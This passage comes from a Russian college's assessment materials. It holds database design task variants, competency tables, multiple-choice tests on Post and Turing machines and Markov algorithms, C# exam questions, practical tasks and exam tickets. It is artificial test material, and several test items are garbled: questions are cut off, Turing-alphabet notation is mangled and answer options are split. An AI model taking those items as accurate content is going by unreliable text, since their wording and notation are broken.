Возможный набор сущностей

Врачи (Код врача, Фамилия, Имя, Отчество, Специальность, Категория).

Пациенты (Код пациента, Фамилия, Имя, Отчество, Год рождения).

Обращения (Код обращения, Код врача, Код пациента, Дата обращения, Диагноз, Стоимость лечения).

24. База данных «Анализ динамики показателей финансовой отчетности различных предприятий»

Описание предметной области

Вы являетесь руководителем информационно-аналитического центра крупного холдинга.

Вашей задачей является отслеживание динамики показателей для предприятий холдинга. В структуру холдинга входят несколько предприятий. Каждое предприятие имеет стандартные характеристики (название, реквизиты, телефон, контактное лицо). Работа предприятия может быть оценена следующим образом: в начале каждого отчетного периода на основе финансовой отчетности вычисляется по неким формулам определенный набор показателей. Важность показателей характеризуется некоторыми числовыми константами. Значение каждого показателя измеряется в некоторой системе единиц.

Возможный набор сущностей

Показатели (Код показателя, Название, Важность, Единица измерения).

Предприятия (Код предприятия, Название, Банковские реквизиты, Телефон, Контактное лицо).

Динамика показателей (Код показателя, Код предприятия, Дата, Значение).

25. База данных «Учет телекомпанией стоимости прошедшей в эфире рекламы»

Описание предметной области

Вы являетесь руководителем коммерческой службы телевизионной компании.

Вашей задачей является отслеживание расчетов, связанных с прохождением рекламы в телеэфире. Работа построена следующим образом: заказчики просят поместить свою рекламу в определенной передаче в определенный день. Каждый рекламный ролик имеет определенную продолжительность. Для каждой организации-заказчика известны банковские реквизиты, телефон и контактное лицо для проведения переговоров. Передачи имеют определенный рейтинг. Стоимость минуты рекламы в каждой

конкретной передаче известна (определяется коммерческой службой исходя из рейтинга передачи и прочих соображений).

Возможный набор сущностей

Передачи (Код передачи, Название, Рейтинг, Стоимость минуты).

Реклама (Код рекламы, Код передачи, Код заказчика, Дата, Длительность в минутах).

Заказчики (Код заказчика, Название, Банковские реквизиты, Телефон, Контактное лицо).

26. База данных «Интернет-магазин»

Описание предметной области

Вы являетесь сотрудником коммерческого отдела компании, продающей различные товары через Интернет.

Вашей задачей является отслеживание финансовой составляющей ее работы. Работа компании организована следующим образом: на Интернет-сайте представлены (выставлены на продажу) некоторые товары. Каждый из них имеет некоторое название, цену и единицу измерения (штуки, килограммы, литры). Для проведения исследований и оптимизации работы магазина вы пытаетесь собирать данные с клиентов. При этом для вас определяющее значение имеют стандартные анкетные данные, а также телефон и адрес электронной почты для связи. В случае приобретения товаров на сумму свыше 5000 р. клиент переходит в категорию постоянных и получает скидку на каждую покупку в размере 2%. По каждому факту продажи вы автоматически фиксируете клиента, товары, количество, дату продажи, дату доставки.

Возможный набор сущностей

Товары (Код товара, Название, Цена, Единица измерения).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон, e-mail, Признак постоянного клиента).

Продажи (Код продажи, Код товара, Код клиента, Дата продажи, Дата доставки, Количество).

27. База данных «Ювелирная мастерская»

Описание предметной области

Вы работаете в ювелирной мастерской, осуществляющей изготовление ювелирных изделий для частных лиц на заказ.

Вы работаете с определенными материалами (платина, золото, серебро, различные драгоценные камни и т.д.). При обращении потенциального клиента вы определяете, какое именно изделие ему необходимо. Все изготавливаемые изделия принадлежат к некоторому типу (серьги, кольца, броши, браслеты), выполнены из определенного материала, имеют некоторый вес и цену (включающую стоимость материалов и работы).

Возможный набор сущностей

Изделия (Код изделия, Название, Тип, Код материала, Вес, Цена).

Материалы (Код материала, Название, Цена за грамм).

Продажи (Код изделия, Дата продажи, Фамилия покупателя, Имя покупателя, Отчество покупателя).

28. База данных «Парикмахерская»

Описание предметной области

Вы работаете в парикмахерской, обслуживающей клиентов в соответствии с их пожеланиями и некоторым каталогом различных видов стрижки.

Так, для каждой стрижки определены название, принадлежность полу (мужская, женская), стоимость работы. Для наведения порядка вы, по мере возможности, составляете базу данных клиентов, запоминая их анкетные данные (фамилия, имя, отчество). Начиная с пятой стрижки клиент переходит в категорию постоянных и получает скидку в 3% при каждой последующей стрижке. После того как закончена очередная работа, документом фиксируются стрижка, клиент и дата производства работ.

Возможный набор сущностей

Стрижки (Код стрижки, Название, Пол, Стоимость).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Пол, Признак постоянного клиента).

Работа (Код работы, Код стрижки, Код клиента, Дата).

29. База данных «Химчистка»

Описание предметной области

Вы работаете в химчистке, осуществляющей прием у населения вещей для выведения пятен.

Для наведения порядка вы, по мере возможности, составляете базу данных клиентов, запоминая их анкетные данные (фамилия, имя, отчество). Начиная с третьего обращения клиент переходит в категорию постоянных и получает скидку в 3% при чистке каждой последующей вещи. Все оказываемые услуги подразделяются на виды, имеющие название, тип и стоимость, зависящую от сложности работ. Работа с клиентом первоначально состоит в определении объема работ, вида услуги и, соответственно, ее стоимости. Если клиент согласен, он оставляет вещь (при этом фиксируются услуга, клиент и дата приема) и забирает ее после обработки (при этом фиксируется дата возврата).

Возможный набор сущностей

Виды услуг (Код вида услуг, Название, Тип, Стоимость).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Признак постоянного клиента).

Услуги (Код услуги, Код вида услуги, Код клиента, Дата приема, Дата возврата).

30. База данных «Сдача в аренду торговых площадей»

Описание предметной области

Вы работаете в крупном торговом центре, сдающем в аренду коммерсантам свои торговые площади.

Вашей задачей является наведение порядка в финансовой сфере работы торгового центра. Работа торгового центра построена следующим образом: в результате планирования вы определили некоторое количество торговых точек в пределах здания, которые могут сдаваться в аренду. Для каждой из торговых точек важными данными являются этаж, площадь, наличие кондиционера и стоимость аренды в день. Со всех потенциальных клиентов вы собираете стандартные данные (название, адрес, телефон, реквизиты, контактное лицо). При появлении потенциального клиента вы показываете ему имеющиеся свободные площади. При достижении соглашения вы оформляете договор, фиксируя в базе данных торговую точку, клиента, период (срок) аренды.

Возможный набор сущностей

Торговые точки (Код торговой точки, Этаж, Площадь, Наличие кондиционера, Стоимость аренды в день).

Клиенты (Код клиента, Название, Реквизиты, Адрес, Телефон, Контактное лицо).

Аренда (Код аренды, Код торговой точки, Код клиента, Дата начала, Дата окончания).

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.04. Основы проектирования базданных обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*.	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- оформляет документацию (рефераты, отчеты, лабораторные, практические, курсовые работы/проекты) в соответствии с требованиями - читает и переводит тексты на иностранном языке - читает профессиональную литературу - выполняет, готовит выступления, рефераты по профессиональной тематике -владеет научной и профессиональной терминологией на русском и иностранных языках

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения

Результат (профессиональные компетенции)	*Основные показатели*
ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.	**уметь:** $У_1$ - проектировать реляционную базу данных; $У_2$ - использовать язык запросов для программного извлечения сведений из баз данных; $У_3$ - работать с современными case-средствами проектирования баз данных; $У_4$ - создавать объекты баз данных в современных СУБД. **знать:** $З_1$ - виды и формы представления информации; $З_2$ – методы и средства определения количества информации; $З_3$ – принципы кодирования и декодирования информации; $З_4$ – способы передачи цифровой информации; $З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных; $З_6$ – методы криптографической защиты информации; $З_7$ – основы теории баз данных; $З_8$ – модели данных; $З_9$ – особенности реляционной модели и проектирование баз данных; $З_{10}$ – изобразительные средства, используемые в ER-моделировании; $З_{11}$ – принципы проектирования баз данных; $З_{12}$ – обеспечение непротиворечивости и целостности данных; $З_{13}$ – средства проектирования структур баз данных; $З_{14}$ – язык запросов SQL; $З_{15}$ – основные принципы структуризации и нормализации базы данных; $З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров; $З_{17}$ – методы организации целостности данных.
ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.	**уметь:** $У_1$ - проектировать реляционную базу данных; $У_2$ - использовать язык запросов для программного извлечения сведений из баз данных; $У_3$ - работать с современными case-средствами проектирования баз данных; $У_4$ - создавать объекты баз данных в современных СУБД. **знать:** $З_1$ - виды и формы представления информации; $З_2$ – методы и средства определения количества информации; $З_3$ – принципы кодирования и декодирования информации; $З_4$ – способы передачи цифровой информации; $З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных; $З_6$ – методы криптографической защиты информации; $З_7$ – основы теории баз данных; $З_8$ – модели данных; $З_9$ – особенности реляционной модели и проектирование баз данных;

	$З_{10}$ – изобразительные средства, используемые в ER-моделировании; $З_{11}$ – принципы проектирования баз данных; $З_{12}$ – обеспечение непротиворечивости и целостности данных; $З_{13}$ – средства проектирования структур баз данных; $З_{14}$ – язык запросов SQL; $З_{15}$ – основные принципы структуризации и нормализации базы данных; $З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров; $З_{17}$ – методы организации целостности данных.

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО

Директором АНО СПО «Цифровой колледж «Синергия» в составе образовательной программы по специальности 09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.03. Основы алгоритмизации и программирования

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.03. Основы алгоритмизации и программирования предназначены для оценки освоения запланированных результатов освоения дисциплины, общих и профессиональных компетенций обучающихся *для специальности 09.02.09 Веб-разработка.*

1.1. Оценка уровня освоения дисциплины

В результате освоения дисциплины ОП.03. Основы алгоритмизации и программирования обучающийся должен

уметь:

$У_1$ - разрабатывать алгоритмы для конкретных задач;

$У_2$ - использовать программы для графического отображения алгоритмов;

$У_3$ - определять сложность работы алгоритмов;

$У_4$ - работать в среде программирования;

$У_5$ - оформлять код программы в соответствии со стандартом кодирования;

$У_6$ - выполнять проверку, отладку кода программы;

$У_7$ - реализовывать построенные алгоритмы в виде программ на конкретном языке программирования.

знать:

$З_1$ - понятие алгоритмизации, свойства алгоритмов, общие принципы построения алгоритмов, основные алгоритмические конструкции;

$З_2$ – эволюцию языков программирования, их классификацию, понятие системы программирования;

$З_3$ – основные элементы языка, структуру программы, операторы и операции, управляющие структуры, структуры данных, файлы, классы памяти;

$З_4$ – подпрограммы, составление библиотек подпрограмм;

$З_5$ - объектно-ориентированную модель программирования, основные принципы объектно-ориентированного программирования на примере алгоритмического языка: понятие классов и объектов, их свойств и методов, инкапсуляция и полиморфизма, наследования и переопределения.

Форма промежуточной аттестации

2 семестр – контрольная работа.

Вид- тест. Количество тестов – 2.

3 семестр - ***экзамен.***

Вид – по билетам. Каждый билет содержит 3 вопроса: 1 теоретический и 2 практических задания.

Критерии оценки устного ответа

«отлично» - обучающийся в полном объеме ответил на все вопросы и дополнительные вопросы, поставленные преподавателем, умеет работать со всеми видами источников, проявив самостоятельность и знания межпредметного характера, применять принципы учебной дисциплины в жизни.

«хорошо» - обучающийся раскрыл содержание вопросов, но в его ответе содержатся недочеты или одна не грубая ошибка; при ответе на поставленные вопросы имеются незначительные замечания и поправки со стороны преподавателя. Обучающийся может самостоятельно добывать знания, пользуясь различными источниками, имеет развитые практические умения, но необязательно их применять.

«удовлетворительно» - обучающийся раскрыл более, чем на 50% содержание вопросов, но его ответ содержит недочеты или 2-3 негрубые ошибки, при ответе на поставленные вопросы преподаватель оказывал ему значительную помощь в виде наводящих вопросов. Обучающийся знает только основные принципы, умеет добывать знания лишь из основных источников, частично сформированы знания и умения.

«неудовлетворительно» - обучающийся раскрыл менее, чем на 50% содержание вопросов, его ответ содержит более двух грубых ошибок, при ответе на поставленные вопросы преподаватель оказывал ему постоянную помощь. Обучающийся не умеет самостоятельно работать с источниками, не знает принципов учебной дисциплины, у него не сформированы знания и умения.

Критерии оценки практического задания/теста

В процентном соотношении оценки (по пятибалльной системе) выставляется выставлять в следующих диапазонах:

Оценка	отлично	хорошо	удовлетворительно	неудовлетворительно
Критерии	90-100%	75-89%	51-74%	50 и менее %

Общая оценка по дисциплине – среднее арифметическое.

При активной работе на практических занятиях и правильном их выполнении оценка выставляется в пользу обучающегося.

2 семестр - Контрольная работа
для промежуточной аттестации
по дисциплины ОП.03. Основы алгоритмизации и программирования

для специальности 09.02.09 Веб-разработка

Тест 1

1. Свойство алгоритма, что при точном исполнении всех предписаний процесс должен прекратиться за конечное число шагов с определенным ответом на поставленную задачу:

1) понятность; 2) детерминированность;
3) дискретность; 4) результативность.

2. Свойство алгоритма обеспечения решения не одной задачи, а целого класса задач этого типа:

1) понятность; 2) определенность;
3) дискретность; 4) массовость.

3. Что называют служебными словами в алгоритмическом языке:

1) слова, употребляемые для записи команд, входящих в СКИ;

2) слова, смысл и способ употребления которых задан раз и навсегда;

3) вспомогательные алгоритмы, которые используются в составе других алгоритмов;

4) константы с постоянным значением?

4. Рекурсия в алгоритме будет прямой, когда:

1) рекурсивный вызов данного алгоритма происходит из вспомогательного алгоритма, к которому в данном алгоритме имеется обращение;

2) порядок следования команд определяется в зависимости от результатов проверки некоторых условий;

3) команда обращения алгоритма к самому себе находится в самом алгоритме;

4) один вызов алгоритма прямо следует за другим.

5. Рекурсия в алгоритме будет косвенной, когда: алгоритма, к которому в данном алгоритме имеется обращение;

1) порядок следования команд определяется в зависимости от результатов проверки некоторых условий;

2) команда обращения алгоритма к самому себе находится в самом алгоритме;

3) один вызов алгоритма прямо следует за другим.

6. Команда машины Поста имеет структуру п Km, где:

1) п — действие, выполняемое головкой; К— номер следующей команды, подлежащей выполнению; т — порядковый номер команды;

2) п — порядковый номер команды; К — действие, выполняемое головкой; т — номер следующей команды, подлежащей выполнению;

3) п — порядковый номер команды; К— номер следующей команды, подлежащей выполнению; т — действие, выполняемое головкой;

4) п — порядковый номер команды; К — действие, выполняемое головкой; т — номер клетки, с которой данную команду надо произвести.

7. Сколько существует команд у машины Поста:

1) 2; 2) 4; 3) 6; 4) 8

8. В машине Поста останов будет результативным:

1) при выполнении недопустимой команды;

2) если машина не останавливается никогда;

3) если результат выполнения программы такой, какой и ожидался;

4) по команде «Стоп».

9. В машине Поста некорректным алгоритм будет в следующем случае:

1) при выполнении недопустимой команды;

2) результат выполнения программы такой, какой и ожидался;

3) машина не останавливается никогда;

4) по команде «Стоп».

10. В машине Тьюринга рабочий алфавит:

1) $A = \{a_{40}\ O, b_{40}1, c_{40}\ 2, \ldots, w_{40}?\}$;

2) Л = $\{a_{40}\ 0, a_{40}\ 1, a_{40}\ 2, \ldots, a_{40}\ ?\}$;

3) Л = $\{a_{40}\ 0, a_{41}\ 0, o_{42}\ 0, \ldots, a_{41}\ 0\}$;

4) Л = {a,$_0$ 0, a_{20} 0, o$_3$o 0, ■•■, «ад 0}.

Тест 2

1. В машине Тьюринга предписание L для лентопротяжного механизма означает:

1) переместить ленту вправо; 2) переместить ленту влево;

3) остановить машину; 4) занести в ячейку символ.

2. В машине Тьюринга предписание R для лентопротяжного механизма означает:

1) переместить ленту вправо; 2) переместить ленту влево;
3) остановить машину; 4) занести в ячейку символ.

3. В машине Тьюринга предписание S для лентопротяжного механизма означает:

1) переместить ленту вправо; 2) переместить ленту влево;
3) остановить машину; 4) занести в ячейку символ.

4. В алгоритме Маркова ассоциативным исчислением называется:

1) совокупность всех слов в данном алфавите;

2) совокупность всех допустимых систем подстановок;

3) совокупность всех слов в данном алфавите вместе с допустимой системой подстановок;

4) когда все слова в алфавите являются смежными.

5. В ассоциативном счислении два слова называются смежными:

1) если одно из них может быть преобразовано в другое применением подстановок;

2) если одно из них может быть преобразовано в другое однократным применением допустимой подстановки;

3) когда существует цепочка от одного слова к другому и обратно;

4) когда они дедуктивны.

6. В алгоритме Маркова дана цепочка Р Р, Р2... Р„. Если слова Р1f Р2 Рк_! смежные, то цепочка называется:

1) ассоциативной; 2) эквивалентной;
3) индуктивной; 4) дедуктивной.

7. В алгоритме Маркова дана цепочка Р Р, Р2 ... Рк. Если слова Р„ Р2, ..., Рк, смежные и цепочка существует и в обратную сторону, то слова Р\лРк называют:

1) ассоциативными; 2) эквивалентными;
3) индуктивными; 4) дедуктивными.

8. Способ композиции нормальных алгоритмов будет суперпозицией, если:

1) выходное слово первого алгоритма является входным для второго;

2) существует алгоритм С, преобразующий любое слово р, содержащееся i

3) пересечении областей определения алгоритмов А и В;

4) алгоритм D будет суперпозицией трех алгоритмов ABC, причем область определения D является пересечением областей определения алгоритмов A B и C, а для любого слова p из этого пересечения D(p) = A(p), если C(p) = e, D(p) = B(p), если C(p) = e, где e — пустая строка;

5) существует алгоритм C, являющийся суперпозицией алгоритмов A и Д такой, что для любого входного слова p C{p) получается в результате последовательного многократного применения алгоритма A до тех пор, пока не получится слово, преобразуемое алгоритмом B.

9. Способ композиции нормальных алгоритмов будет объединением, если:

1) выходное слово первого алгоритма является входным для второго;

2) существует алгоритм C, преобразующий любое слово p, содержащееся в пересечении областей определения алгоритмов A и B;

3) алгоритм B будет суперпозицией трех алгоритмов ABC, причем область определения D является пересечением областей определения алгоритмов A B и C, а для любого слова p из этого пересечения D(p) — A(p), если C(p) = e, D(p) = B(p), если C(p) = e, где e — пустая строка;

4) существует алгоритм C, являющийся суперпозицией алгоритмов A и Д такой, что для любого входного слова p C(p) получается в результате последовательного многократного применения алгоритма A до тех пор, пока не получится слово, преобразуемое алгоритмом B.

10. Способ композиции нормальных алгоритмов будет разветвлением, если: 1) выходное слово первого алгоритма является входным для второго;

2) существует алгоритм C, преобразующий любое слово p, содержащееся в пересечении областей определения алгоритмов A и B;

3) алгоритм D будет суперпозицией трех алгоритмов ABC, причем область определения D является пересечением областей определения алгоритмов A B и C, а для любого слова p из этого пересечения D(p) = A(p), если C(p) = e, D{p) - B{p), если C(p) = e, где e — пустая строка;

4) существует алгоритм C, являющийся суперпозицией алгоритмов A и B, такой, что для любого входного слова p C{p) получается в результате последовательного многократного применения алгоритма.

3 семестр - экзамен

Перечень экзаменационных вопросов

для промежуточной аттестации

по дисциплине ОП.03. Основы алгоритмизации и программирования

для специальности 09.02.09 Веб-разработка

1. Понятие алгоритма. Виды алгоритмов.
2. Способы представления алгоритмов.
3. Понятие алгоритма. Свойства алгоритмов.
4. Языки программирования.
5. Процедурные языки программирования.
6. Проблемно-ориентированные языки программирования.
7. Машинно-зависимые языки программирования.
8. Машинно-независимые языки программирования.
9. Системы программирования.
10. Алфавит языка C#.
11. Идентификаторы в языке C#.
12. Комментарии и пробелы в языке C#.
13. Базовые типы данных языка C#.
14. Целые и вещественные константы языка C#
15. Символьные константы и константы перечислимого типа в языке C#.
16. Переменные в языке C#.
17. Выражения в языке C#. 18. Структура программы на языке C#.
19. Этапы разработки C# программ.
20. Директивы препроцессора.
21. Функции в языке C#.
22. Объявление и описание функций в языке C#.
23. Библиотеки функций
24. Оператор цикла for.
25. Оператор цикла while.
26. Оператор цикла do-while.
27. Вложенные циклы в языке C#.
28. Строковые массивы.
29. Инициализация и вывод строковых массивов в языке C#.
30. Функции работы со строками в языке C#.
31. Спецификаторы преобразований для ввода-вывода значений переменных в языке C#.
32. Арифметические операции и операции присваивания языка C#.
33. Условный оператор выбора в языке C#.

34. Условный оператор множественного выбора в языке C#.
35. Массивы данных в языке C#.
36. Двумерные массивы.
37. Структуры в языке C#.
38. Структуры. Ввод-вывод элементов структур.
39. Указатели в языке C#.
40. Операции над указателями.
41. Файлы в языке C#.
42. Функции чтения и записи информации в файлах.
43. Классы памяти.
44. Структурное программирование.
45. Принципы структурного программирования.
46. Модульное программирование.
47. Принципы модульного программирования.
48. Понятие объектно-ориентированного программирования.
49. Принципы объектно-ориентированного программирования.
50. Принципы разработки программ с помощью методики объектно-ориентированного программирования.

Перечень экзаменационных практических заданий

для промежуточной аттестации

по дисциплине ОП.03. Основы алгоритмизации и программирования

для специальности 09.02.09 Веб-разработка

Структурное программирование

1. Написать программу, которая сравнивает два введенных с клавиатуры числа. Программа должна указать, какое число больше, или, если числа равны, вывести соответствующее сообщение.

2. Написать программу, которая проверяет, является ли введенное пользователем целое число четным.

3. Написать программу вычисления стоимости разговора по телефону с учетом 20% скидки, предоставляемой по субботам и воскресеньям.

4. Написать программу, которая вычисляет оптимальный вес для пользователя, сравнивает его с реальным весом и выдает рекомендацию о необходимости поправиться или похудеть. Оптимальный вес вычисляется по формуле: Рост (см) - 100-10% от роста.

5. Написать программу, которая вычисляет дату следующего дня. Ниже приведен рекомендуемый вид экрана во время работы программы. Введите цифрами сегодняшнюю дату (число, месяц, год) -> 31 12 2002 Последний день месяца! С наступающим Новым годом! Завтра 1.1.2003

6. Написать программу, которая после введенного с клавиатуры числа (в диапазоне от 1 до 999), обозначающего денежную единицу, дописывает слово "рубль" в правильной форме. Например, 15 рублей, 51 рубль и т. д.

7. Написать программу, которая после введенного с клавиатуры числа (в диапазоне от 1 до 99), обозначающего денежную единицу, дописывает слово "копейка" в правильной форме. Например, 46 копеек, 51 копейка и т. д.

8. Составьте блок-схему и программу, которая запрашивает номер месяца года, а затем выводит на экран какому времени года данный месяц соответствует: зима, весна, лето или осень.

9. Составьте блок-схему и программу, которая выводит на экран названия стран в зависимости от первой введенной буквы запроса.

10. Составьте блок-схему и программу, которая выводит на экран имена ваших друзей в зависимости от первой буквы запроса.

11. Составьте блок-схему и программу, которая запрашивает у пользователя номер телефона аварийных служб, а затем выводит название этой службы: «Пожарная охрана», «Милиция», «Скорая помощь», «Газовая служба».

12. Составьте блок-схему и программу, которая запрашивает номер месяца года, а затем выводит на экран какому времени года данный месяц соответствует: зима, весна, лето или осень.

13. Составьте блок-схему и программу, которая выводит на экран названия стран в зависимости от первой введенной буквы запроса.

14. Составьте блок-схему и программу, которая выводит на экран имена ваших друзей в зависимости от первой буквы запроса.

15. Составьте блок-схему и программу, которая запрашивает у пользователя номер телефона аварийных служб, а затем выводит название этой службы: «Пожарная охрана», «Милиция», «Скорая помощь», «Газовая служба».

16. Написать алгоритм и программу, которая вычисляет среднее арифметическое вводимой с клавиатуры последовательности дробных чисел. Количество чисел должно задаваться во время работы программы.

17. Написать алгоритм и программу, которая выводит на экран таблицу стоимости, например, яблок в диапазоне от 100 г до 1 кг с шагом 100 г.

18. Написать алгоритм и программу, которая выводит таблицу значений функции $y = x$. Диапазон изменения аргумента от -3 до 6, шаг приращения аргумента 0,5.

19. Написать алгоритм и программу, которая выводит таблицу значений функции $y = x - 2 + x + 1$. Диапазон изменения аргумента от -5 до 5, шаг приращения аргумента 0,5.

20. Напишите алгоритм и программу, которая выводит на экран таблицу умножения, например, на 7.

21. Составить алгоритм и написать программу, которая определяет максимальное число из введенных с клавиатуры последовательности положительных чисел (длина последовательности неограниченна).

22. Составить алгоритм и написать программу, которая определяет минимальное число во введенной с клавиатуры последовательности положительных чисел (длина последовательности неограниченна).

23. Написать программу, которая вычисляет среднее арифметическое отрицательных элементов массива, состоящего из 15 произвольных целых чисел.

24. Написать программу, которая вычисляет сумму положительных элементов массива, состоящего из 10 произвольных целых чисел.

25. Составить программу для вычисления среднего арифметического элементов массива (A1, A2, ..., A20).

26. Составить программу для вычисления суммы элементов массива (A1, ..., A20), стоящих на четных местах. Параметр цикла изменяется от 2 с шагом 2.

27. Составить программу для вычисления среднего арифметического отрицательных элементов массива (C1, C2, ..., C20), полагая, что в массиве есть отрицательные значения. Вычислить сумму отрицательных значений и их количество.

28. Написать программу, которая вычисляет среднее арифметическое отрицательных элементов массива, состоящего из 15 произвольных целых чисел.

29. Написать программу, которая вычисляет сумму положительных элементов массива, состоящего из 10 произвольных целых чисел.

30. Составить программу для вычисления среднего арифметического элементов массива (A1, A2, ..., A20).

31. Составить программу для вычисления суммы элементов массива (A1, ..., A20), стоящих на четных местах. Параметр цикла изменяется от 2 с шагом 2.

32. Составить программу для вычисления среднего арифметического отрицательных элементов массива (C1, C2, ..., C20), полагая, что в массиве есть отрицательные значения. Вычислить сумму отрицательных значений и их количество.

33. Написать программу, которая объединяет два упорядоченных по возрастанию массива в один, также упорядоченный массив.

34. На основе сведений о ежедневном пробеге автомобилей автопредприятия рассчитать среднесуточный и общий пробег каждого автомобиля за неделю.

35. Написать программу, которая объединяет два упорядоченных по возрастанию массива в один, также упорядоченный массив.

36. На основе сведений о ежедневном пробеге автомобилей автопредприятия рассчитать среднесуточный и общий пробег каждого автомобиля за неделю.

37. Написать программу, которая вводит по строкам с клавиатуры двумерный массив и вычисляет среднее арифметическое его элементов.

38. Написать программу, которая определяет номер строки квадратной матрицы, сумма элементов которой максимальна.

39. В двумерном массиве произвольных чисел A(4,7) определить номера столбцов, в которых среднее арифметическое его элементов меньше, чем среднее арифметическое элементов массива.

40. В двумерном массиве произвольных чисел A(4,7) вычислить среднее арифметическое положительных элементов и количество элементов, равных нулю.

Объектно-ориентированное программирование

1. Произвести разработку программы для проверки знаний по информатике с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

2. Произвести разработку обучающей программы с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

3. Произвести разработку приложения «Калькулятор» с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

4. Произвести разработку электронного учебника по химии с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

5. Произвести разработку справочного пособия по математике с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

6. Произвести разработку многооконного приложения с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

7. Произвести разработку обучающей программа по физикес помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

8. Произвести разработку приложения «Ежедневник» с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

9. Произвести разработку приложения «Ежедневник» с помощью технологии объектно-ориентированного программирования. Выполнить отладку и тестирование программы, а также разработку программой документации.

10. Произвести разработку программы «Графический редактор» с помощью технологии объектно-ориентированного программирования.

Выполнить отладку и тестирование программы, а также разработку программой документации.

Перечень

ЭКЗАМЕНАЦИОННЫХ БИЛЕТОВ ПО ДИСЦИПЛИНЕ

ОП.03. ОСНОВЫ АЛГОРИТМИЗАЦИИ И ПРОГРАММИРОВАНИЯ

для специальности 09.02.09 Веб-разработка

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 1

1. Способы представления алгоритмов.

2. Алфавит языка C#.

3. Составить блок-схему и программу решения задачи, которая выводит таблицу значений функции 2.4 5 3 2 y = – x + x – в диапазоне от -2 до 2, с шагом 0,5

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 2

1. Идентификаторы в языке C#.

2. Массивы данных в языке C#.

3. Составить блок-схему и программу решения задачи, которая вводит с клавиатуры 4 дробных чисел и вычисляет их среднее арифметическое.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 3

1. Комментарии и пробелы в языке C#. 2. Структуры в языке C#. 3. Составить блок-схему и программу решения задачи, которая вычисляет факториал введенного с клавиатуры числа.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 4

1. Базовые типы данных языка C#.

2. Условный оператор выбора в языке C#.

3. Написать программу, которая вычисляет среднее арифметическое ненулевых элементов введенного с клавиатуры массива, состоящего из 10 целых чисел.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 5

1. Целые и вещественные константы языка C#

2. Двумерные массивы.

3. Составить блок-схему и программу решения задачи: вычисляющую сумму членов ряда 2, 4, 6…n, Количество членов ряда n должно вводиться с клавиатуры.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 6

1. Символьные константы и константы перечислимого типа в языке C#.

2. Указатели в языке C#.

3. Составить блок-схему и программу решения задачи: вычисляющую сумму положительных элементов массива, если известно, что массив содержит 15 элементов.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 7

1. Переменные в языке C#.

2. Файлы в языке C#.

3. Составить блок-схему и программу решения задачи, которая вычисляет среднее арифметическое элементов массива A{15}, элементы которого целочисленные.

ЭКЗАМЕНАЦИОННЫЙ БИЛЕТ № 8

1. Выражения в языке C#.

2. Условный оператор множественного выбора в языке C#.

